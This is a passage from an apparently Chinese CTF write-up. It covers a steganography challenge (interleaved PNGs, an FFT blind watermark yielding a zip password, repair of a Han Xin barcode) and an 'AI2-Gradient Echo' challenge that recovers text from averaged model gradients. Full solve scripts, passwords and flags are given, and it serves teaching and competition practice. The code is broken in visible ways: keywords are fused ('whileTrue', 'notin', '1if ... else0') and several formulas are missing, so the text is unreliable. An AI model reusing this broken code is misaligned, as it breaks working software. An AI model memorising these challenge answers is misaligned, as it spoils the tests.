    bird = f.read()

# 偶数索引正向提取第一张图(长度截断至第一张图 IEND 块结束 1131981 字节)
png1 = bird[0::2][:1131981]
# 奇数索引倒序提取第二张图
png2 = bird[1::2][::-1]
本步结果:成功导出两张合法的 PNG 图片:
bird1.png:大小 1,131,981 字节,分辨率 1280×853。bird2.png:大小 1,562,022 字节,分辨率 1280×853。
3.2 频域差分与盲水印口令提取
关键观察:两张图片视觉完全一致,但文件大小与各通道哈希存在微小差异,这是典型的频域盲水印隐写(Blind Watermark)。

原理与操作:标准盲水印算法(如 bwmforpy3)的嵌入机制是将水印图像随机置乱后,按比例系数 叠加在载体图像各通道的 2D-FFT 频谱幅值上:
逆向提取过程如下:
计算两图各通道的二维傅里叶变换:,。 计算频域差分实部:。 利用默认随机种子 random.seed(0)生成打乱矩阵并进行位置逆置换(Unshuffle):random.seed(0)
m = list(range(int(h * 0.5)))
n = list(range(w))
random.shuffle(m)
random.shuffle(n)
for i in range(int(h * 0.5)):
for j in range(w):
wm[m[i], n[j]] = diff[i, j]将浮点差分矩阵归一化映射至 灰度区间并输出。
本步结果:提取出的水印图像中央清晰显示出文字字符串:
Sec7788#M

3.3 压缩包解密与汉信码特征识别

关键观察:使用口令 Sec7788#M 解开 flag.zip,提取出的文件 flag 是一个 500×500 像素的 PNG 图像。 对图像进行二值化采样分析:
图像的黑白网格区域从 开始,到 结束,总长宽均为 464 像素。 每一个黑白基本单元(Module)的宽度均为 14 像素: 模块。 四个角落均存在 7×7 的定位结构,其黑白比例呈现 1:1:1:1:3(外层黑线宽 1,白环宽 1,黑环宽 1,白环宽 1,中心黑块 3×3)。第 16 行(列 0..16)与第 16 列(行 16..32)呈现完全连续的实线对齐图案。
原理与操作:常规 QR 码只有 3 个角有回字定位符,且比例为 1:1:3:1:1;而 汉信码(Han Xin Code, GB/T 21049 / ISO/IEC 20830) 具备以下核心特征:
尺寸规范:尺寸由版本号决定,公式为 。对于 Version 6,其规格正是 。 寻边定位符(Position Detection Pattern):4 个角均有 7×7 的直角嵌套折线结构,横向/纵向扫描比例为 1:1:1:1:3。辅助对齐线(Alignment Pattern):从 Version 4 开始引入贯穿整个条码的直角网格对齐线。在 Version 6 中参数为 ,对应在坐标 16 处生成直角对齐实线。
因此断定该图像为 Version 6 汉信码。
3.4 寻边定位符逆向修复与汉信码解码
关键观察:直接调用汉信码识别引擎无法读取该图像。仔细比对四个角落的 7×7 矩阵数据与 ISO/IEC 20830 规范:
0x7F, 0x40, 0x5F, 0x50, 0x57, 0x57, 0x57 | 0x7F, 0x40, 0x5F, 0x50, 0x57, 0x57, 0x57 | ||
0x7F, 0x01, 0x7D, 0x05, 0x75, 0x75, 0x75 | 0x7F, 0x01, 0x7D, 0x05, 0x75, 0x75, 0x75 | ||
0x75, 0x75, 0x75, 0x05, 0x7D, 0x01, 0x7F | 0x75, 0x75, 0x75, 0x05, 0x7D, 0x01, 0x7F | ||
0x7F, 0x01, 0x7D, 0x05, 0x75, 0x75, 0x75 | 0x57, 0x57, 0x57, 0x50, 0x5F, 0x40, 0x7F | 相反(旋转180°) |
此外,检查原图像的 Alpha 通道,全图仅在左下角 范围内存在 195 个非 255 的半透明像素,证实出题人曾对左下角进行过手动涂改或旋转。
原理与操作:编写代码将左下角(行 26..32,列 0..6)覆盖重置为合法的标准寻边符:
finder_bl = [0x7F, 0x01, 0x7D, 0x05, 0x75, 0x75, 0x75]
for y in range(7):
    for x in range(7):
        grid[26 + y, x] = (finder_bl[y] >> (6 - x)) & 1
修复完成后,按模块 12×12 放大并附加 4 模块的空白保护区(Quiet Zone),重新渲染输出为标准二值化条码图像 repaired_hanxin.png,随后送入汉信码识别器进行解码。
本步结果:条码被成功识别为 Hanxin_Code,输出解码内容即为 Flag。
4. 完整解题脚本
import io
import os
import random
import zipfile
import cv2
import numpy as np
import requests
from PIL import Image

# 1. 解交织提取两张 PNG 原图
bird_path = r"Bird"
zip_path = r"flag.zip"

with open(bird_path, "rb") as f:
    bird = f.read()

# 偶数索引为第一张图片,奇数索引倒序为第二张图片
png1 = bird[0::2][:1131981]
png2 = bird[1::2][::-1]

with open("bird1.png", "wb") as f:
    f.write(png1)
with open("bird2.png", "wb") as f:
    f.write(png2)
print("[+] bird1.png 和 bird2.png 分离完成")

# 2. 频域 2D-FFT 盲水印提取解密口令
img1 = cv2.imread("bird1.png")
img2 = cv2.imread("bird2.png")
h, w, c = img1.shape

f1 = np.fft.fft2(img1, axes=(0, 1))
f2 = np.fft.fft2(img2, axes=(0, 1))
diff = np.real(f2 - f1)

# 还原 Python 3 随机洗牌置乱
random.seed(0)
m = list(range(int(h * 0.5)))
n = list(range(w))
random.shuffle(m)
random.shuffle(n)

wm = np.zeros((int(h * 0.5), w, c))
for i in range(int(h * 0.5)):
    for j in range(w):
        wm[m[i], n[j]] = diff[i, j]

wm_norm = cv2.normalize(wm, None, 0, 255, cv2.NORM_MINMAX, dtype=cv2.CV_8U)
cv2.imwrite("extracted_wm.png", wm_norm)
print("[+] 盲水印图像已保存为 extracted_wm.png")

# 水印文字显示口令为 Sec7788#M
password = b"Sec7788#M"

# 3. 解密 flag.zip 提取 flag 图像
zf = zipfile.ZipFile(zip_path)
zf.extractall("flag_dir", pwd=password)
flag_png_path = "flag_dir/flag"

# 4. 离散取样 33x33 模块矩阵
flag_img = cv2.imread(flag_png_path, 0)
grid = np.zeros((33, 33), dtype=int)
for y in range(33):
    for x in range(33):
        # 14 像素/模块,偏移量 19 像素
        grid[y, x] = (
            1if flag_img[int(19 + y * 14 + 7), int(19 + x * 14 + 7)] < 128else0
        )

# 5. 修复汉信码左下角寻边图案 (7x7)
# 标准 Han Xin 左下角定位符定义(ISO/IEC 20830)
finder_bl = [0x7F, 0x01, 0x7D, 0x05, 0x75, 0x75, 0x75]
for y in range(7):
    for x in range(7):
        grid[26 + y, x] = (finder_bl[y] >> (6 - x)) & 1

# 6. 重新渲染为带 Quiet Zone 的清晰黑白条码图像
border = 4
scale = 12
gh, gw = grid.shape
rendered = np.ones((gh + 2 * border, gw + 2 * border), dtype=np.uint8) * 255
for y in range(gh):
    for x in range(gw):
        if grid[y, x] == 1:
            rendered[y + border, x + border] = 0

rendered = cv2.resize(
    rendered,
    (rendered.shape[1] * scale, rendered.shape[0] * scale),
    interpolation=cv2.INTER_NEAREST,
)
cv2.imwrite("repaired_hanxin.png", rendered)
print("[+] 汉信码定位符修复完成,已生成 repaired_hanxin.png")

# 7. 解码汉信码
buf = io.BytesIO()
Image.fromarray(rendered).save(buf, format="WEBP", quality=80)
url = "https://z.toolsleader.com/api/decoder/hx"
files = {"file": ("blob", buf.getvalue(), "image/webp")}
headers = {
    "User-Agent": "Mozilla/5.0",
    "Origin": "https://toolsbug.github.io",
    "Referer": "https://toolsbug.github.io/",
}
r = requests.post(url, files=files, headers=headers, timeout=10)
flag = r.json().get("data", {}).get("decoded", [{}])[0].get("text")
print(f"[+] 最终 Flag: {flag}")
AI2-Gradient Echo — 梯度回声
核心思路:入口层无偏置,平均梯度的行空间就是三个字形;用校准库匹配每个窗口的字符集合,再按步长 1 做集合差,还原明文。
1. 题目说明
某终端上的字符识别服务对 (32\times 32) 图片做分类,训练和推理都留在本地。上报服务器的不是图片和标签,而是相邻三个字符样本的平均梯度。题目要求从截获的梯度里还原明文。明文格式为 flag{...},记录器会在明文后追加帧尾 ~#$,这三帧不属于 Flag。
经审计的客户端与下面的结构一致。输入是 [batch, 1, 32, 32]、范围 [0, 1]。像素先按固定置换打乱,再进入无偏置线性层 1024 → 64,然后是 Tanh 和分类头。
SIDE = 32
ALPHABET = (
    "0123456789"
    "abcdefghijklmnopqrstuvwxyz"
    "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
    "{}_"
    "@!%^&*()-+=[];:<>/?|"
    "~#$"
)
PERMUTATION_SEED = 0xBADC0DE

class AuditNet(nn.Module):
    def __init__(self):
        super().__init__()
        r = torch.Generator().manual_seed(PERMUTATION_SEED)
        self.register_buffer("pixel_order", torch.randperm(SIDE * SIDE, generator=r))
        self.entry = nn.Linear(SIDE * SIDE, 64, bias=False)
        self.activation = nn.Tanh()
        self.head = nn.Linear(64, len(ALPHABET))

    def forward(self, image):
        pixels = image.flatten(1)[:, self.pixel_order]
        return self.head(self.activation(self.entry(pixels)))
截获的每个数据包只有入口层权重的梯度:
三个相邻字符的梯度先取平均,形状为 64×1024;发出前做 FP16 量化,并叠加少量噪声; 原始图片、标签和其他层的梯度没有离开设备; 题目不提供训练权重。
manifest.json 给出链首和统计:
{
  "challenge": "Gradient Echo",
  "head": "f5df3cd441333d33.npz",
  "packets": 30,
  "batch_size": 3,
  "trailer": "~#$",
  "note": "Each packet points at its successor; its gradient averages three consecutive character samples."
}
文件名已匿名化,目录顺序没有意义。每个 traces/*.npz 含 gw(FP16,形状 [64, 1024])和 next(后继数据包 ID)。窗口步长为 1,所以 30 个窗口对应 (30+3-1=32) 个字符。
calibration.npz 是公开字形库:chars 为上面的 88 个字符,shifts 为 9 组 ({-1,0,1}^2) 平移,glyphs 形状 [88, 9, 32, 32]、uint8。本次使用的三个小文件校验值为:
calibration.npz | e713dcf30478e4dc44037ef4918a8d40079b22e5658c765a988d2ecbee18ccbc | |
manifest.json | efbff9c2b60839ab34ce14c64ffe9b12642e7059bc30a8abccf36d88db142340 | |
model.py | 469542921b2a90c8be0727488df091246426a0229b3fed6bdbc71f53339f8dfc |
2. 解题思路
无偏置线性层对单个样本的权重梯度是外积 (g x^\top)。三个样本平均后,矩阵秩最多为 3,右奇异子空间就是这三张图(置换后的像素)张成的空间。FP16 和少量噪声没有填平这个间隙。
校准字形做同一套像素置换后,逐个计算落在该子空间里的能量。每个窗口恰好有三个字符接近 1,其余明显更低。
同一字符在相邻窗口里会重新平移,因此相邻子空间并不共享同一条像素向量,不能靠子空间交还原单张图。能稳定重合的是字符集合。第 (t) 包是 ({p_t,p_{t+1},p_{t+2}}),集合差就是滑出窗口的那个字符。30 步差集都只有一个字符,顺序唯一;最后一包剩下题目给出的 ~#$。
3.1 确认平均梯度是三个外积
记置换后的像素为 (x\in\mathbb{R}^{1024}),入口层 (z=Wx),(W) 为 (64\times 1024) 且没有偏置。损失对权重的梯度是
[ \frac{\partial L}{\partial W}=g x^\top,\qquad g=\frac{\partial L}{\partial z}. ]
Tanh、分类头和标签都进了 (g),所以没有权重也能用。三张图取平均:
[ G\approx\frac13\sum_{i=1}^{3} g_i x_i^\top. ]
(G) 的行空间由三个 (x_i) 张成。对链首 f5df3cd441333d33 做 SVD,前三个奇异值约为 1.761、1.471、1.224,第四个约为 1.188\times 10^{-3},比值约 1030。30 个包的第三与第四奇异值之比都在 567.5 到 1030.5 之间。取右奇异向量的前三列,得到每个窗口的三维基 (V_t)。
3.2 用同一置换把字形投到子空间
forward 里是 image.flatten(1)[:, pixel_order],梯度的 1024 列对应的是打乱后的像素,不是原图的行优先顺序。pixel_order 由种子 0xBADC0DE 的 torch.randperm(1024) 生成。PyTorch 2.14 在 (n<2^{32}/20) 时用 MT19937 做 Fisher–Yates,交换下标为 random() % (n-i)。脚本按这个生成器复现置换,不依赖本机能否加载 PyTorch。
字形是 uint8,模型输入会缩放到 [0, 1]。投影只用方向,缩放不影响结果。对每个校准字形计算
[ s(x,V_t)=|V_t^\top x|^2/|x|^2. ]
9 个平移里有多组像素完全相同,792 张图合成 500 个不同方向。每个窗口得分高于 0.995 的方向都正好是 3 个,下一名会落到 0.99 以下。前四个窗口是:
afl | 1.0000001.0000000.999999 | f | |
gal | 1.0000001.0000000.999999 | l | |
ga{ | 1.0000001.0000000.999999 | a | |
g{L | 1.0000000.9999990.999999 | g |
3.3 用集合差而不是子空间交
若同一位置在相邻窗口里是同一条像素向量,窗口 (t) 与 (t+1) 的三维基应有两个主角接近 1。实测第 0 包和第 1 包的基做内积后,奇异值为 1.0000、0.5108、0.0551,只有一维重合。字符集合却正好重合两个:{a,f,l} 与 {g,a,l}。原因是每个窗口重新做了平移,同一字符不是同一个 (x)。
因此按多重集合还原。第 (t) 包
[ S_t={p_t,p_{t+1},p_{t+2}}, ]
滑出的字符是
[ p_t=S_t\setminus S_{t+1}. ]
上表的前四步给出 f、l、a、g。30 个窗口的差集长度全部为 1,得到 (p_0,\ldots,p_{28}):
flag{L1n3@r_M1x_L3@k5_P1x3l5}
最后一包 (S_{29}={\sim,#,$})。它相对 (S_{28}) 多出来的是 $,即 (p_{31});(S_{28}) 相对 (S_{27}) 多出来的是 #,即 (p_{30});剩下的 ~ 是 (p_{29})。帧尾与 manifest.json 的 trailer 一致。
把 32 个字符再切成步长 1 的三元组,与 30 个窗口的字符集合逐一相同。去掉帧尾后 Flag 为 flag{L1n3@r_M1x_L3@k5_P1x3l5}。
4. 完整解题脚本
将下面的脚本保存为附件目录中的 solve.py,与 model.py、calibration.npz、manifest.json、traces/ 放在同一层。脚本从 manifest.json 的 head 沿 next 串起 30 个包,复现像素置换,匹配字形,并用集合差拼出明文。
"""Gradient Echo: recover the plaintext from averaged entry-layer gradients."""
import json
import sys
from collections import Counter
from pathlib import Path

import numpy as np

# PyTorch 2.14 CPUGeneratorImpl::random() is this MT19937.
# randperm(n) for n < 2^32/20 is Fisher-Yates: z = random() % (n - i).
N, M = 624, 397
MATRIX_A, UMASK, LMASK = 0x9908B0DF, 0x80000000, 0x7FFFFFFF


class MT19937:
    def __init__(self, seed):
        self.state = [0] * N
        self.state[0] = seed & 0xFFFFFFFF
        for j in range(1, N):
            prev = self.state[j - 1]
            self.state[j] = (1812433253 * (prev ^ (prev >> 30)) + j) & 0xFFFFFFFF
        self.left = 1
        self.index = 0

    def _twist(self, u, v):
        mixed = ((u & UMASK) | (v & LMASK)) >> 1
        return mixed ^ (MATRIX_A if v & 1else0)

    def _next_state(self):
        state = self.state
        self.left = N
        self.index = 0
        idx = 0
        j = N - M + 1
        whileTrue:
            j -= 1
            if j == 0:
                break
            state[idx] = (state[idx + M] ^ self._twist(state[idx], state[idx + 1])) & 0xFFFFFFFF
            idx += 1
        j = M
        whileTrue:
            j -= 1
            if j == 0:
                break
            state[idx] = (
                state[idx + M - N] ^ self._twist(state[idx], state[idx + 1])
            ) & 0xFFFFFFFF
            idx += 1
        state[idx] = (state[idx + M - N] ^ self._twist(state[idx], state[0])) & 0xFFFFFFFF

    def __call__(self):
        self.left -= 1
        if self.left == 0:
            self._next_state()
        y = self.state[self.index]
        self.index += 1
        y ^= y >> 11
        y ^= (y << 7) & 0x9D2C5680
        y ^= (y << 15) & 0xEFC60000
        y ^= y >> 18
        return y & 0xFFFFFFFF


def torch_randperm(n, seed):
    rng = MT19937(seed)
    perm = list(range(n))
    for i in range(n - 1):
        z = rng() % (n - i)
        perm[i], perm[i + z] = perm[i + z], perm[i]
    return np.asarray(perm, dtype=np.int64)


def load_chain(root):
    manifest = json.loads((root / "manifest.json").read_text(encoding="utf-8"))
    packets = {}
    for path in (root / "traces").glob("*.npz"):
        data = np.load(path)
        packets[path.stem] = (data["gw"].astype(np.float64), str(data["next"]))
    current = manifest["head"].replace(".npz", "")
    chain = []
    seen = set()
    while current and current notin seen and current in packets:
        seen.add(current)
        chain.append(packets[current][0])
        nxt = packets[current][1].replace(".npz", "")
        ifnot nxt or nxt in {"None", "nan"}:
            break
        current = nxt
    if len(chain) != manifest["packets"]:
        raise SystemExit(f"chain length {len(chain)} != {manifest['packets']}")
    return manifest, chain


def unique_glyphs(glyphs, alphabet, order):
    vectors, labels = [], []
    for index, char in enumerate(alphabet):
        for shift in range(glyphs.shape[1]):
            flat = glyphs[index, shift].reshape(-1).astype(np.float64)[order]
            norm = np.linalg.norm(flat)
            if norm < 1e-8:
                continue
            unit = flat / norm
            if any(char == old and float(unit @ prev) > 0.9999for prev, old in zip(vectors, labels)):
                continue
            vectors.append(unit)
            labels.append(char)
    return np.stack(vectors), labels


def window_chars(gradient, library, labels):
    _, singular, vh = np.linalg.svd(gradient, full_matrices=False)
    basis = vh[:3].T
    score = np.sum((library @ basis) ** 2, axis=1)
    picked = []
    for index in np.argsort(score)[::-1]:
        if score[index] < 0.99:
            break
        if any(abs(float(library[index] @ library[old])) > 0.999for old in picked):
            continue
        picked.append(index)
    chosen = [(labels[index], float(score[index])) for index in picked]
    if len(chosen) != 3or min(item[1] for item in chosen) < 0.995:
        raise SystemExit(f"ambiguous window: {chosen}")
    return singular[2] / singular[3], Counter(char for char, _ in chosen), chosen


def difference(left, right):
    result = left.copy()
    result.subtract(right)
    return [char for char, count in result.items() if count > 0for _ in range(count)]


def main():
    root = Path(sys.argv[1]) if len(sys.argv) > 1else Path(__file__).resolve().parent
    print(f"numpy {np.__version__}")
    manifest, chain = load_chain(root)
    calibration = np.load(root / "calibration.npz")
    alphabet = "".join(calibration["chars"].tolist())
    order = torch_randperm(32 * 32, 0xBADC0DE)
    library, labels = unique_glyphs(calibration["glyphs"], alphabet, order)
    print(f"chain {len(chain)} unique_glyphs {len(labels)}")

    gaps, sets = [], []
    for index, gradient in enumerate(chain):
        gap, chars, detail = window_chars(gradient, library, labels)
        gaps.append(gap)
        sets.append(chars)
        shown = ",".join(f"{char}:{score:.6f}"for char, score in detail)
        print(f"{index:02d} gap {gap:7.1f} {{{shown}}}")
    print(f"singular_gap min {min(gaps):.1f} max {max(gaps):.1f}")

    prefix = []
    for index in range(len(sets) - 1):
        leaving = difference(sets[index], sets[index + 1])
        if len(leaving) != 1:
            raise SystemExit(f"window {index} difference is {leaving}")
        prefix.append(leaving[0])
    last = difference(sets[-1], sets[-2])
    before_last = difference(sets[-2], sets[-3])
    if last != ["$"] or before_last != ["#"]:
        raise SystemExit(f"unexpected trailer pieces {before_last} {last}")
    remaining = difference(sets[-1], Counter(last + before_last))
    if remaining != ["~"]:
        raise SystemExit(f"unexpected middle trailer {remaining}")
    plaintext = "".join(prefix + remaining + before_last + last)
    for index, chars in enumerate(sets):
        if Counter(plaintext[index:index + 3]) != chars:
            raise SystemExit(f"window {index} does not match {plaintext[index:index + 3]!r}")
    ifnot plaintext.endswith(manifest["trailer"]):
        raise SystemExit("trailer mismatch")
    print("plaintext", plaintext)
    print("flag", plaintext[: -len(manifest["trailer"])])
    print("check ok")


if __name__ == "__main__":
    main()